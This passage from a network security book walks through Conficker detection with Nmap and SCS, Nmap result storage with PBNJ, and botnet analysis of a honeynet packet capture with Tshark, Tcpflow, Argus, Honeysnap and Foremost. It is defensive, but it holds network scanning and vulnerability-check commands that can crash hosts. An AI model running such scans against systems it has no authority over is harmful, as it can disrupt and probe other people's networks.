As already confirmed, the ability to create and deploy intelligent virtual honeypots already exists. *Honeyd* discussed in section 4.6 allows a user to deploy virtual honeypots throughout an organization. Furthermore, this low interaction honeypot emulates over 500 operating systems, both at the IP stack and application level. As an OpenSource solution, its highly customizable, allowing it to adapt to almost any environment. By combining the capabilities of a solution like *Honeyd*, with the capabilities of a passive fingerprinting tool such as *p0f*, we come very close to our intelligent honeypot. We can have an automatic, self learning and dynamic honeypot. Consequently intruders no longer know where the honeypot ends and where the real network begins. Once these honeypots are virtually deployed, *p0f* continues to monitor the network. The virtual honeypots adapt in real time to modifications of the existing systems. All that is needed now is to catch and if need be track the intruders.

4.12 Summary

In this chapter we investigated various aspects of detecting attack signatures through the use of Honeypots and Honeynets. We also explored their use in modern computer security as well as their implementation in security research environments. We explained the different types and functions of Honeypots. Lastly the deployments of Honeypots in research environments, its benefits as well as the concept of an intelligent honeypot were also discussed.

Part III

ATTACK ANALYTICS

Chapter 5

Behavioural Analysis

This chapter is the soul of the book. This chapter is purely on various analytics of security data. Having put in place the necessary tools to capture the attackers, we need to make sense of all that data by analyzing and correlating these attacks. Raw data is going to be highly valuable in our analysis techniques. The techniques of scientific exploratory data analytics, statistical graphics and information visualization will be appraised in the methodology of attack, event correlation, malware behavioural analysis and botnet tracking in this part. Having said that, there are two datasources that will be employed in our attack analysis. The first is packet captures - this will be examined in this chapter, while the second, log files will be looked into in the next chapter.

5.1 Good Morning Conficker

Conficker is a malware that was supposed to have been generated on April fool's day. It managed not to strut it's stuff on the said date. As a matter of fact, the Conficker worm has surged dramatically during the past few months, it exploits a bug in the Windows Server service used by all supported versions of Microsoft's operating system including; Windows 2000, XP, Vista, Server 2003 and Server 2008. Conficker disables system restore, blocks access to security websites, and downloads additional malware to infected machines. The worm uses a complicated algorithm which changes daily and is based on timestamps from public websites such as Google and Baidu. The worm's algorithm generates huge numbers of domain names every day such as: *qimkwaify.ws*, *mphtfrxs.net*, *gxjofpj.ws*, *imctaef.cc*, and *hcweu.org*. This

functionality makes it impossible and impractical to shut them all down; most of them in fact are never registered in the first place. It generates a lot of Internet traffic without the knowledge of the users. It further restricts access to websites that can help in the removal of the software. Because one of the central themes of this chapter is malware investigation, so to kick start our analysis, I try to explain how to identify machines infected with the Conficker malware on your network.

5.1.1 Detecting Conficker

The Conficker worm has infected several million computers since it first started spreading in late 2008 but attempts to mitigate Conficker have not yet proved very successful. In this section we present two potential methods to identify and contain Conficker.

5.1.1.1 Case Study 25: Detecting Conficker with Nmap

Make sure you are running the latest version of Nmap (v5) for this to work. then you can proceed to scan thus:

```
# nmap -PN -d -p445,139 -n -v --script=smb-check-vulns \  
--script-args=safe=1 192.168.1.10
```

This will scan one IP (192.168.1.10) and output the report on stdout. There are two responses you are likely to get. Lets examine the two.

Compromised Host

If you look through the result, you will find the following if the host in question is infected.

```
Host script results:  
| smb-check-vulns:  
| MS08-067: FIXED  
| Conficker: Likely INFECTED  
|_ regsvc DoS: VULNERABLE
```

Clean Host

However, if you go through the result and find the following, the host is not infected.

```
Host script results:
| smb-check-vulns:
| MS08-067: FIXED
| Conficker: Likely CLEAN
|_ regsvc DoS: VULNERABLE
```

You are better off served scanning a range of IP addresses and redirecting the output to a text file thus:

```
# nmap -PN -d -p445,139 -n -vv --script=smb-check-vulns \
  --script-args=safe=1 192.168.1.1-254 >> conficker.txt
```

This will execute the scan on a range of ports and outputs the results to *conficker.txt*. You can then grep for the word VULNERABLE or INFECTED in this file. This check has a high chance of crashing vulnerable machines and so executing that test on production servers is not recommended.

Result

You should now have a *conficker.txt* file containing the results of your scan. In order to pull out information on the infected machines, run the following:

```
# grep -B 7 -A 4 INFECTED conficker.txt >> infected.txt
```

To determine if any machines are vulnerable but not yet infected run the following:

```
# grep -B 8 -A 3 VULNERABLE conficker.txt >> vulnerable.txt
```


5.1.1.2 Case Study 26: Detecting Conficker with SCS

The second method is simple though a bit slow. The tool Simple Conficker Scanner (SCS) is actually just a proof of concept. But it does work. It is written in Python, and has both the python script and a windows version that is all built into the package. There is a way to distinguish infected machines from clean ones based on the error code for some specially crafted RPC messages. Conficker tries to filter out further exploitation attempts which results in uncommon responses. The python script *scs2.py* implements a simple scanner based on this observation.

You need to download and install the Impacket python library thus:

```
# wget http://oss.coresecurity.com/repo/Impacket-0.9.6.0.tar.gz
# tar xzvf Impacket-0.9.6.0.tar.gz
# cd Impacket-0.9.6.0
# python setup.py install
```

Impacket should now be installed. You can obtain SCS and run it thus:

```
# wget -c http://iv.cs.uni-bonn.de/uploads/media/scs2.zip
# unzip scs2.zip
# cd scs2
# ./scs2 192.168.1.5 192.168.1.10
```

```
Simple Conficker Scanner v2 -- (C) Felix Leder, Tillmann Werner 2009
```

```
[UNKNOWN] 192.168.1.5: No response from port 445/tcp.
[UNKNOWN] 192.168.1.6: Unable to run NetpwPathCanonicalize.
[CLEAN] 192.168.1.7: Windows Server 2003 R2 3790 Service Pack 2 \
[Windows Server 2003 R2 5.2]: Seems to be clean.
[INFECTED] 192.168.1.8: Windows 5.1 [Windows 2000 LAN Manager]: \
Seems to be infected by Conficker D.
[INFECTED] 192.168.1.9: Windows 5.1 [Windows 2000 LAN Manager]: \
Seems to be infected by Conficker B or C. done
[UNKNOWN] 192.168.1.10: No response from port 445/tcp.
```

Version 2 of SCS is capable of detecting machines infected with the newest variant (also called version E).

5.1.2 PBNJ

Still on the subject of scanning and Nmap, I recently found this tool to be of great help. So what exactly is PBNJ? It is a suite of tools to monitor changes on the network over time. It does this by checking for changes on the target machine(s), which includes the details about the services running on them as well as the service state. PBNJ parses the data from a scan and stores it in a database. It uses Nmap to perform scans. Below is a comprehensive list of its features

- Automated Internal/External Scans
- Flexible Querying/Alerting System
- Parsing Nmap XML results
- Easy access to Nmap's data in a database (SQLite, MySQL or Postgres)
- Distributed Scanning Consoles and Engines
- Runs on Linux, BSD and Windows
- Packaged for Debian, FreeBSD, Gentoo, Backtrack and nUbuntu

Whilst it is capable of scanning, I generally don't use this part of its functionality. I use Nmap for this. However, I use it to parse the Nmap XML results as well as sending results to a database like MySQL for later analysis. I think it's quite a nifty tool for the analyst.

5.1.2.1 Case Study 27: Dynamic Scanning with PBNJ

PBNJ is free software and can be downloaded here¹. It is a Perl application and as such we need to make sure we have the perl related modules installed. The underlisted can be obtained from the Yum repositories on Fedora Core.

```
YAML
DBI
DBD::SQLite
XML::Twig
```

¹<http://pbnj.sourceforge.net/>

```
Nmap::Parser
File::Which
Text::CSV_XS
File::HomeDir
```

Installation

```
# tar xzvf pbnj-2.04.tar.gz
# cd pbnj-2.04
# perl Makefile.PL
# make test
# make install
```

Now we have it installed.

Usage

There are three tools that will be installed on your machine.

```
ScanPBNJ
OutputPBNJ
Genlist
```

As I have already mentioned, I don't use it to scan, I make use of it's analysis options and that is OutputPBNJ. Scanning is also trivial. If you are interested in using it's scanning capabilities, try this

```
# scanpbnj -s 127.127.127.1
```

What I especially like is it's functionality as Nmap XML parser as well as it's database capabilities. So let's assume you have an Nmap XML file that you want to parse, you can follow this step

Scanning with Nmap can take this form to generate an XML file

```
# nmap -T4 -A -vv -oX sample.xml 127.127.127.1
```

You can parse the XML file thus with ScanPBNJ

```
# scanpbnj -x sample.xml
-----
Starting Scan of 127.127.127.1
Inserting Machine
Inserting Service on 25:tcp smtp
Inserting Service on 143:tcp imap
Inserting Service on 389:tcp ldap
Inserting Service on 443:tcp http
Scan Complete for 127.127.127.1
-----
.
(snipped)
```

You get the idea. It generates an SQLite database file in your present working directory - *data.dbl*. The output can even be exported to a CSV, TSV or HTML file. This can be done with OutputPBNJ (specifying *csv*, *tsv* or *html* with *-t* option) thus:

```
# outputpbnj -q latestinfo -t csv > nmap.csv
```

Instead of using SQLite, you may want to setup a MySQL database if you regularly perform scans. In addition to capacity and storage, you can use an external reporting tool to generate reports with this type of setup. The following are the steps necessary to accomplish this task.

Note: I assume you already have MySQL installed.

```
# mysql
mysql> CREATE DATABASE pbnjdb;
```

We add a user called *pbnjadmin* with password *Admin123*.

```
mysql> GRANT SELECT,INSERT,UPDATE,CREATE ON pbnjdb.*
-> TO 'pbnjadmin'@'localhost' IDENTIFIED BY 'Admin123';
```

Please note that you should replace *localhost* with your MySQL server IP address.

Let's setup the configuration file

```
# cd
# cp pbnj-2.04/databases/mysql.yaml .pbnj-2.0/config.yaml
# vi config.yaml
```

Set the following configuration

```
db: mysql
# for SQLite the name of the file. For mysql the name of the database
database: pbnjdb
# Username for the database. For SQLite no username is needed.
user: "pbnjadmin"
# Password for the database. For SQLite no password is needed.
passwd: "Admin123"
# HostName for the database. For SQLite no host is needed.
host: "127.0.0.1"
#Port for the database.For SQLite no port is needed.
port: "3306"
```

To scan (Parse) and query for results,

```
# scanpbnj -x gt3.xml
```

I discovered that when I ran this it gave the following error

```
Starting Scan of 127.127.127.1
Inserting Machine
addServices: mid not defined at /usr/local/bin/scanpbnj line 1255.
```

Not good. I researched further and somewhere on the forum, I realized it was a bug. Thankfully, the developer already had a fix for it. You can download a new version in subversion and simply relace the commands thus:

```
# svn co https://pbnj.svn.sourceforge.net/svnroot/pbnj/branch pbnj
# cd pbnj
# cp scanpbnj outputpbnj genlist /usr/local/bin/
```

Our earlier command now works thus:

```
# scanpbnj -x gt3.xml
# outputpbnj -q latestinfo
```

You can verify by logging into MySQL database and querying for information thus:

```
# mysql
mysql> use pbnjdb;
mysql> show tables;
+-----+
| Tables_in_pbnjdb |
+-----+
| machines          |
| services          |
+-----+
2 rows in set (0.00 sec)
mysql> select * from machine;
mysql> select * from services;
```

Great stuff indeed.

5.2 Security Analytics

Security analytics is defined by the following relationship.

$$\text{Security Analytics} = \text{Capture} + \text{Process (Data Analysis)} + \text{Visualize}$$

With the advent of advanced data collection techniques in the form of honeypots, distributed honeynets, honey clients and malware collectors, it stands to reason that data from all these sources become an abundant resource. We must remember though that the value of data is often only as good as the analysis technique and tools used. In this section we will expound on the methodology of security researchers in using different analysis techniques to extract valuable findings as well as advance visualizations for attack analytics.

5.3 Botnet Tracking

In this section we present the methodology of worm analysis and propagation. I have to mention here that most of packet captures and log files that will be analyzed are not original. All the captures bar a few were obtained from the HoneyNet project site located here². They were obtained from some of the scan of the month challenges. Most were obtained from honeypots or the Snort IDS log files.

5.3.1 Tshark and Tcpflow

The first port of call for our analysis is Tshark. Most people are used to Wireshark but Tshark is an equally powerful analysis tool albeit a command line equivalent. The packet trace we are about to work with can be downloaded here³.

5.3.1.1 Case Study 28: Botnet Tracking with Tshark and Tcpflow

Tshark

Lets get some statistics on the packet capture. To get general statistics type:

```
# capinfos botnet.pcap
File name: botnet.pcap
File type: Wireshark/tcpdump/... - libpcap
File encapsulation: Ethernet
Number of packets: 54536
File size: 18119637 bytes
Data size: 17247037 bytes
Capture duration: 429588.341962 seconds
Start time: Sat Mar  1 10:08:09 2003
End time: Thu Mar  6 09:27:57 2003
Data rate: 40.15 bytes/s
Data rate: 321.18 bits/s
Average packet size: 316.25 bytes
```

²www.honeynet.com

³<http://inverse.com.ng/book2/botnet.pcap>

I can also use this command for confirmation of number of packets:

```
# tshark -r botnet.pcap | wc -l
54536
```

So we have exactly 54,536 packets to navigate through.

One of the most useful features of Tshark is that it allows the extensive use of Wireshark's dissectors to narrow down the data that is needed. It also displays it in the way that is straightforward. These features can be helpful in doing some rudimentary flow analysis. For example, we can find out the TCP and UDP flows that see the most traffic thus:

```
# tshark -r botnet.pcap -T fields -e ip.src -e tcp.srcport \
-e ip.dst -e tcp.dstport
```

If you run this command, the output will just scroll onto the screen. The best is to redirect that output to a text file. However, instead of doing this, lets process that packet further

```
# tshark -r botnet.pcap -T fields -e ip.src -e tcp.srcport -e ip.dst -e \
tcp.dstport tcp | sort | uniq -c | sort -brnk1 | head -n 10
9798 209.196.44.172 6667 172.16.134.191 1152
8906 207.172.16.150 80 172.16.134.191 1061
8902 172.16.134.191 1152 209.196.44.172 6667
5301 172.16.134.191 1061 207.172.16.150 80
1404 61.111.101.78 1697 172.16.134.191 445
1063 172.16.134.191 445 61.111.101.78 1697
1020 217.151.192.231 80 172.16.134.191 1077
528 172.16.134.191 1077 217.151.192.231 80
526 172.16.134.191 4899 210.22.204.101 2773
477 210.22.204.101 2773 172.16.134.191 4899
```

Its getting interesting. Ten flows that are the most active are shown. What is immediately obvious?

What can quickly be uncovered is that the flow particularly going to port 6667 on IP address 209.196.44.172 is the most. This is an IRC port and it is quite suggestive. So, let's examine that a bit more by isolating flows to and from the IRC port. Type this:


```
# tshark -r botnet.pcap -T fields -e ip.src -e tcp.srcport -e ip.dst \  
-e tcp.dstport tcp | sort | uniq -c | sort -brnk1 | grep 6667  
9798 209.196.44.172 6667 172.16.134.191 1152  
8902 172.16.134.191 1152 209.196.44.172 6667  
9 63.241.174.144 6667 172.16.134.191 1133  
8 217.199.175.10 6667 172.16.134.191 1139  
8 172.16.134.191 1133 63.241.174.144 6667  
6 172.16.134.191 1139 217.199.175.10 6667  
3 172.16.134.191 1150 209.126.161.29 6667  
3 172.16.134.191 1147 66.33.65.58 6667  
3 172.16.134.191 1145 209.126.161.29 6667  
3 172.16.134.191 1131 66.33.65.58 6667  
3 172.16.134.191 1129 66.33.65.58 6667  
3 172.16.134.191 1127 209.126.161.29 6667
```

This is definitely not good. Our machine is part of a botnet and using IRC. But let's continue our analysis. Now I will like to know which other hosts are making connections to my network and which other hosts my host is making connections to? In addition I also want to know the various ports involved. This is pretty simple all that is needed is to investigate which host is initiating TCP connections. In the next command, I make use of Tshark's display filter to limit the packets displayed to those with a SYN bit set thus:

```
# tshark -r botnet.pcap tcp.flags eq 0x2 > botnet2.txt  
# cat botnet2.txt
```

examining the file you will find lines like:

```
35783 414413.137919 172.16.134.191 -> 209.126.161.29 TCP blaze > ircd [SYN]  
Seq=0 Win=16384 [TCP CHECKSUM INCORRECT] Len=0 MSS=1460
```

We can now extend our display filters to further limit output to packets only coming to our subnet thus:

```
# tshark -r botnet.pcap -T fields -e ip.src -e tcp.srcport -e ip.dst \  
-
```

```

-e tcp.dstport tcp.flags eq 0x2 and ip.dst eq 172.16.134.191 \
| sort | uniq -c | sort -brn -k1 | head -n 10
4 192.215.160.106 1817 172.16.134.191 1433
3 24.197.194.106 616 172.16.134.191 111
3 24.197.194.106 4714 172.16.134.191 21
3 24.197.194.106 4690 172.16.134.191 21
3 24.197.194.106 4673 172.16.134.191 80
3 24.197.194.106 4672 172.16.134.191 21
3 24.197.194.106 4636 172.16.134.191 80
3 24.197.194.106 4633 172.16.134.191 1433
3 24.197.194.106 4632 172.16.134.191 1433
3 24.197.194.106 4631 172.16.134.191 1433

```

Something is also clear here. The IP address 24.197.194.106 is hitting hard on our IP address 172.16.134.191. We can isolate these IP addresses. Now lets go further and use display filters to show the top 5 external hosts that initiated the most connections to our IP.

```

# tshark -r botnet.pcap -T fields -e ip.src tcp.flags eq 0x02 \
and ip.dst eq "172.16.134.191" and ip.src ne "172.16.134.191" \
| sort | uniq -c | sort -brn -k 1 | head -n 5
1229 24.197.194.106
105 210.22.204.101
10 129.116.182.239
6 66.139.10.15
6 209.45.125.69

```

There is 24.197.194.106 again together with others. But from earlier analysis, there are two ports that jump at us - ports 6667 and 1433. Lets go a bit further.

Tcpflow

Tcpflow is a program that captures data transmitted as part of TCP connections (flows), and stores the data in a way that is convenient for protocol analysis or debugging. Whilst Tcpdump only shows a summary of packets traversing the wire, but not the data that's actually being transmitted, Tcpflow reconstructs the actual data streams and stores each flow in a separate file for further analysis.

Tcpflow understands sequence numbers and will correctly reconstruct data streams regardless of retransmissions or out-of-order delivery. It further supports the same rich filtering expressions that Tcpcat uses. It is generally handy in monitoring networks for evidence of attacks and intrusion.

Getting back to our analysis, we discovered attempted communications with IRC servers running on port 6667. Be aware that all these attempted connections are not indicative of a success. It does not indicate whether or not the attempts were successful. This is where we call on Tcpflow to help out and let us in on the attempts that were successful and the ones that failed. If you don't already have it installed, then follow the following process:

```
# yum -y install tcpflow
# mkdir test
# cp botnet.pcap test
# cd test
# tcpflow -r botnet.pcap
# ls *6667*
063.241.174.144.06667-172.016.134.191.01133
172.016.134.191.01139-217.199.175.010.06667
209.196.044.172.06667-172.016.134.191.01152
172.016.134.191.01133-063.241.174.144.06667
172.016.134.191.01152-209.196.044.172.06667
217.199.175.010.06667-172.016.134.191.01139
```

Using *cat*, it's possible to determine that significant communication occurred only with the server having IP address 209.196.044.172.

```
# cat 209.196.044.172.06667-172.016.134.191.01152 | less
```

We also discovered that the server having IP address 63.241.174.144 timed out:

```
# cat 063.241.174.144.06667-172.016.134.191.01133
NOTICE AUTH :*** Looking up your hostname...
NOTICE AUTH :*** Checking Ident
NOTICE AUTH :*** No Ident response
NOTICE AUTH :*** Found your hostname
:irc4.aol.com 433 * eohisou :Nickname is already in use.
ERROR :Closing Link: [eohisou@255.255.255.255] (Connection Timed Out)
```

The server on on 217.199.175.010 is full

```
# cat 217.199.175.010.06667-172.016.134.191.01139
NOTICE AUTH :*** Looking up your hostname...
NOTICE AUTH :*** Checking Ident
NOTICE AUTH :*** No Ident response
NOTICE AUTH :*** Found your hostname
ERROR :Closing Link: rgdiuggac[~rgdiuggac@255.255.255.255] \
(Sorry, server is full - try later)
```

A downside to Tcpflow is that it currently does not understand IP fragments. Flows containing IP fragments will not be recorded correctly.

5.3.2 Argus

The Audit Record Generation and Utilization System (Argus) project is focused on developing network activity audit strategies that can do real work for the security and network analyst. Argus is a tool that lends itself to a number of analytic manipulations such as the collection of network flow or session data in network security operations. In this section we will use the Argus approach to demonstrate some interesting features of argus client tools in botnet detection. We will examine another dimension in detecting botnet not only based on the port but its payload.

5.3.2.1 Case Study 29: Botnet Tracking with Argus

I assume that Argus is installed. So let's extract the session data from the trace.

```
# argus -r botnet.pcap -w botnet.argus
```

This step outputs the session data in Argus specific format. Sometimes when analyzing large packet captures, it may be helpful to collapse redundant session records using the *Ragator* program packaged with Argus. The Argus server generates multiple entries for longer sessions. Ragator will combine these into a single entry.

```
# ragator -r botnet.argus -w botnet.argus.ragator
```

Our analysis can now be done on either file - *botnet.argus* or *botnet.argus.ragator*. For completeness, we will perform our analysis on the *botnet.argus* file. So first let's count the session records.

```
# racount -r botnet.argus
racount records total_pkts src_pkts dst_pkts total_bytes src_bytes dst_bytes
sum      3483      54536      27122      27414      17247037      3598713      13648324
```

This session metadata helps the analyst appreciate the make up of the trace. Let us list all the unique IP addresses in the trace

```
# rahost -n -r botnet.pcap > botnet.ip
# wc -l botnet.ip
137
# cat botnet.ip
4.33.244.44: (1) 172.16.134.191
4.64.221.42: (1) 172.16.134.191
12.83.147.97: (1) 172.16.134.191
12.252.61.161: (1) 172.16.134.191
12.253.142.87: (1) 172.16.134.191
24.74.199.104: (1) 172.16.134.191
24.107.117.237:(1) 172.16.134.191
24.161.196.103:(1) 172.16.134.191
24.167.221.106:(1) 172.16.134.191
.
.
219.118.31.42: (1) 172.16.134.191
219.145.211.3: (1) 172.16.134.191
219.145.211.132:(1) 172.16.134.191
```

The *rahost* utility lists all of the IP addresses seen in an Argus file. This process helps the analyst get a grip on the scope of the investigation by seeing a summary of all IP addresses present in a trace. Now let's have a feel of the source IP, destination IP, and destination port combinations. Often this session data is sufficient to identify any suspicious activity.

```
# ra -nn -r botnet.argus -s saddr daddr dport proto | \
```

```

    sort -n -t . -k 1,1 -k 2,2 -k 3,3 -k 4,4 | uniq -c | less
1 4.33.244.44 172.16.134.191.1434 17
1 4.64.221.42 172.16.134.191.137 17
1 4.64.221.42 172.16.134.191.139 6
1 12.83.147.97 172.16.134.191.1434 17
1 12.252.61.161 172.16.134.191.1434 17
1 12.253.142.87 172.16.134.191.1434 17
.
.
1 219.118.31.42 172.16.134.191.139 6
1 219.145.211.3 172.16.134.191.1434 17
1 219.145.211.132 172.16.134.191.1434 17

```

You can even redirect this output to a text file thus

```

# ra -nn -r botnet.argus -s saddr daddr dport proto | sort -n -t . -k 1,1 \
-k 2,2 -k 3,3 -k 4,4 | uniq -c > botnet.argus.flow

```

Examining this file, we see a lot of connections on ports 137, 139, 80, 1434, 1433 and so forth. However the one that piques our interest is that of 6667. We can further isolate that thus:

```

# ra -nn -r botnet.argus -s saddr daddr dport proto | sort -n -t . -k 1,1 \
-k 2,2 -k 3,3 -k 4,4 | uniq -c | grep 6667
3 172.16.134.191 209.126.161.29.6667 6
236 172.16.134.191 209.196.44.172.6667 6
1 172.16.134.191 217.199.175.10.6667 6
1 172.16.134.191 63.241.174.144.6667 6
3 172.16.134.191 66.33.65.58.6667 6

```

We can see that we have a total of five traffic flows on the IRC port (6667) with the host with 209.196.44.172 accounting for 236 transactions. That is a huge number. From here we can use Tcpflow to extract individual session content.

5.3.3 Honeysnap

Honeysnap is a modular Python application that can parse raw or gzipped pcap files and perform a number of diagnostics on the data. It has been designed to be easily extended to perform more diagnostic duties. It has also been designed to be minimally dependent on third party executables like Tcpflow. The primary intention is to provide a first cut analysis of a directory full of pcap data, data that has probably come from a honeynet. It has the ability to decode and analyze a variety of protocols, such as HTTP, SMTP, and IRC and can also recover files transferred. In addition it has the ability to analyze honeypot specific data sets such as SEBEK. Because of its modular nature, it is possible to add other protocols.

According to its developer, Honeysnap can be run as a daily automated cron job against live honeynet data, to provide analysts with a starting point for more detailed forensic analysis. Currently the analysis performed is static, in that per run results are being stored to disk but not to a database (although DB persistence and trending will be added in future releases).

An overview of what Honeysnap includes:

- Outgoing packet counts for TELNET, SSH, HTTP, HTTPS, FTP, SMTP and IRC. This can be easily extended.
- Incoming and outgoing connection summaries.
- Binary extraction from HTTP, SMTP, IRC, and FTP.
- Word based inspection of IRC traffic for basic keyword profiling.
- Support for reading v2 and v3 Sebek keystroke data.

5.3.3.1 Case Study 30: Incident Analysis with Honeysnap

We will still be making use of our *botnet.pcap* file.

Installation

The latest version (1.0.6.14) can be obtained here⁴.

⁴<https://projects.honeynet.org/honeysnap/>

```
# wget https://projects.honeynet.org/honeysnap/attachment/  
wiki/WikiStart/honeysnap-1.0.6.14.tar.gz  
# tar honeysnap-1.0.6.14.tar.gz  
# cd honeysnap-1.0.6.14  
# python setup.py install
```

That's all.

Usage

The easiest way to get started is to take the sample *honeynet.cfg* file, alter the IP address of the honeypot to match your setup (the line HONEYPOTS=). Then to run honeysnap over the pcap data file *botnet.pcap* with most of the options turned on. For our case study we ammend the *honeynet.cfg*⁵ file by locating and changing the line that starts with HONEYPOTS thus:

```
HONEYPOTS=172.16.134.191
```

This is the IP address of the honeypot so all analysis is relative to this IP. If you are investigating more than one, you can leave a space and add more IPs. Execute Honeysnap by typing the following:

```
# honeysnap -c honeynet.cfg botnet.pcap
```

This should print a large set of output to the screen and store a chunk of data in a directory called 'analysis' (This can however be changed in the config file). Doing this should give you a basic idea as to what honeysnap can do. In general, you may find it simpler to stick with the config file method until you are happy with all the options rather than using the (many) command line switches.

Remember to use a new output directory for each run. In order to handle multiple files, honeysnap will append to existing files for things like IRC and sebek output. This is probably not what you want for unrelated files! Now, let's dig deeper.

```
# cd analysis  
# ls -l
```

⁵This file is located in the root directory of honeysnap


```
total 8
drwxrwxr-x 7 fx fx 4096 2009-11-06 14:27 172.16.134.191
-rw-rw-r-- 1 fx fx 365 2009-11-06 14:27 pcapinfo.txt
```

The text file is a summary of the packet trace, while the directory is our holy grail. If you list the contents of the 172.16.134.191, you see directories pertaining to *conns* (connections), *dns*, *flows*, *http* and *irc*. Let us immediately check the content of the IRC directory.

```
# cd 172.16.134.191/irc
```

There is a single text file called *irclog-6667.txt*. Let's check it out with *cat* and *less* thus:

```
# cat irclog-6667.txt | less
```

What is immediately obvious in the file is that external servers are communicating with our host using the IRC port 6667. Now lets go further into the *conns* folder. Here we see two items - *incoming.txt* and *outgoing.txt* I want to see all the incoming and outgoing connections on port 6667.

```
# cd ../conns
# grep 6667 incoming.txt
Thu Mar 6 04:56:36 2003 Thu Mar 6 04:56:38 2003 \
217.199.175.10 6667 172.16.134.191 1139 8 249
Thu Mar 6 05:23:18 2003 Thu Mar 6 09:27:57 2003 \
209.196.44.172 6667 172.16.134.191 1152 9798 1101284
Thu Mar 6 04:56:15 2003 Thu Mar 6 04:56:36 2003 \
63.241.174.144 6667 172.16.134.191 1133 9 282
# grep 6667 outgoing.txt
Thu Mar 6 04:56:36 2003 Thu Mar 6 04:56:38 2003 \
172.16.134.191 1139 217.199.175.10 6667 6 61
Thu Mar 6 04:51:30 2003 Thu Mar 6 04:51:39 2003 \
172.16.134.191 1131 66.33.65.58 6667 3 0
Thu Mar 6 04:59:14 2003 Thu Mar 6 04:59:21 2003 \
172.16.134.191 1147 66.33.65.58 6667 3 0
Thu Mar 6 05:23:18 2003 Thu Mar 6 09:27:57 2003 \
172.16.134.191 1152 209.196.44.172 6667 8902 1008
```

```

Thu Mar 6 04:45:19 2003 Thu Mar 6 04:45:28 2003 \
172.16.134.191 1129 66.33.65.58 6667 3 0
Thu Mar 6 04:56:15 2003 Thu Mar 6 04:56:36 2003 \
172.16.134.191 1133 63.241.174.144 6667 8 55
Thu Mar 6 05:14:59 2003 Thu Mar 6 05:15:08 2003 \
172.16.134.191 1150 209.126.161.29 6667 3 0
Thu Mar 6 04:56:38 2003 Thu Mar 6 04:56:47 2003 \
172.16.134.191 1145 209.126.161.29 6667 3 0
Thu Mar 6 04:36:42 2003 Thu Mar 6 04:36:51 2003 \
172.16.134.191 1127 209.126.161.29 6667 3 0

```

This pretty much confirms that our host is part of a botnet establishing connections to various command and control centres. The IP address 209.196.44.172 seems to be the IP with the highest number of packet counts and bytes. We can then examine this by checking the flows folder

```

# cd ../flows
# cd incoming
# ls *6667*
-rw-rw-r-- 1 fx fx 55 2009-11-06 14:27 172.16.134.191.1133-63.241.174.144.6667
-rw-rw-r-- 1 fx fx 61 2009-11-06 14:27 172.16.134.191.1139-217.199.175.10.6667
-rw-rw-r-- 1 fx fx 1008 2009-11-06 14:27 172.16.134.191.1152-209.196.44.172.6667
# cd outgoing
# ls -l *6667*
-rw-rw-r-- 1 fx fx 1101284 2009-11-06 14:27 209.196.44.172.6667-172.16.134.191.1152
-rw-rw-r-- 1 fx fx 249 2009-11-06 14:27 217.199.175.10.6667-172.16.134.191.1139
-rw-rw-r-- 1 fx fx 282 2009-11-06 14:27 63.241.174.144.6667-172.16.134.191.1133

```

Viewing the content of any of these files gives everything away. This host is indeed part of a botnet. The configuration file provided with the honeysnap distribution is well commented and is a good place to start in writing your own config file.

If you want to do a daily run out of cron to generate daily reports then you would want something like the following:

```
# honeysnap -c daily.cfg -o $OUTPUT_DIR -f $RESULTS_FILE
```

Note: *daily.cfg* should contain all the options you want to run every day

5.4 Malware Extraction

Sometimes you may want to understand the content of a capture file or to put more succinctly, extract and reconstruct a binary from a packet trace. Loading it in Wireshark will most likely give you the result, but in most cases the packet count is so large that it may easily confuse the analyst. There are a couple of tools that can be used with relative ease, but for this my preferred tool is Foremost.

5.4.1 Foremost

Foremost is a console program to recover files based on their headers, footers, and internal data structures. This process is commonly referred to as data carving. Foremost can work on image files, such as those generated by dd, Safeback, Encase, etc, or directly on a drive. The headers and footers can be specified by a configuration file or you can use command line switches to specify built-in file types. These built-in types look at the data structures of a given file format allowing for a more reliable and faster recovery. Hence it can be used to recover all the possible files that is needed since the pcap is actually in binary format.

5.4.1.1 Case Study 31: Malware Extraction with Foremost

For this case study we will still employ our *botnet* packet trace this time with a view to retrieving all the binaries. You can install foremost with yum on Fedora Core 10 thus:

```
# yum -y install foremost
```

Extracting a binary from a packet trace is straight forward. First we make a directory for the

```
# mkdir extract
```

We then extract thus:

```
# foremost -i botnet.pcap -o extract
# cd extract
# ls -l
total 36
```

```
-rw-rw-r-- 1 fx fx 10818 2009-11-04 13:26 audit.txt
drwxrwxr-- 2 fx fx 4096 2009-11-04 13:26 bmp
drwxrwxr-- 2 fx fx 4096 2009-11-04 13:26 dll
drwxrwxr-- 2 fx fx 4096 2009-11-04 13:26 exe
drwxrwxr-- 2 fx fx 4096 2009-11-04 13:26 gif
drwxrwxr-- 2 fx fx 4096 2009-11-04 13:26 htm
drwxrwxr-- 2 fx fx 4096 2009-11-04 13:26 jpg
```

There is an audit file which displays detailed information on the different files including binaries found. opening this up shows that there are twelve - yes twelve binaries discovered. The good thing about Foremost is that it conveniently places these different files in their respective folders. So binaries are put in the *exe* directory while *gif*, *jpeg* and *html* files are placed in their corresponding folders. This particular one even has a *dll* in the *dll* directory. Malware behavioural analysis is discussed in subsequent sections.

5.4.2 Ntop

Another useful tool to generate network statistics besides Tshark, Capinfos or Tcpflow is Ntop application. Ntop displays the current network usage as well as a list of hosts that are currently using the network and reports information concerning the (IP and non-IP) traffic generated and received by each host. Ntop may be made to act as a front-end collector or as a stand-alone collector and display program. Furthermore, Ntop is a hybrid layer 2 / layer 3 network monitor - by default it uses the layer 2 Media Access Control (MAC) addresses and layer 3 IP addresses. It is capable of associating the two, so that IP and non-IP traffic (e.g. arp, rarp) are combined for a complete picture of network activity. A web browser is needed to access the information captured by the ntop program.

5.4.2.1 Case Study 32: Ntop Analysis

For this case study we employ the following packet trace⁶. Ntop can be installed with yum thus:

```
# yum -y install ntop
```

⁶<http://inverse.com.ng/book2/ntop.pcap>

Then we can run this command

```
# mkdir ntop_flow
# ntop -M -n -f ./ntop.pcap -m 172.16.1.0/24 -o ntop_flow \
-w 127.0.0.1:3001 -g -c -a -q
```

Now we need just point our browser to `http://localhost:3001`. Below is the overview of what is obtained.

Global Traffic Statistics

Global traffic statistics is given in Figure 5.1

Global Traffic Statistics


Network Interface(s)	Name	Device	Type	Speed	Sampling Rate	MTU	Header	Address	IPv6 Addresses
	ntop.pcap 	pcap-file	Ethernet		0	1514	14	0.0.0.0	
Local Domain Name	inverse.com								
Sampling Since	Thu Mar 15 10:33:23 2001								
